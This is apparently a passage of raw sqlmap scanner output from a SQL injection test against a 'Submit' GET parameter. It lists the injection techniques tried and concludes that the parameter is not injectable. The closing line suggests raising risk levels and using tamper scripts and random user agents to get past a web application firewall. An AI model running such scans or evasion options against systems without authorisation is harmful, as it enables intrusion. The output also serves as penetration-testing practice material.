[11:14:33] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[11:14:33] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[11:14:33] [INFO] testing for SQL injection on GET parameter 'Submit'
[11:14:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:14:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:14:33] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:14:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:14:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:14:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:14:34] [INFO] testing 'Generic inline queries'
[11:14:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:14:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:14:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:14:34] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:14:34] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:14:34] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:14:35] [INFO] testing 'Oracle AND time-based blind'
[11:14:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:14:35] [WARNING] GET parameter 'Submit' does not seem to be injectable
[11:14:35] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involv
ed (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 11:14:35 /2025-12-15/
```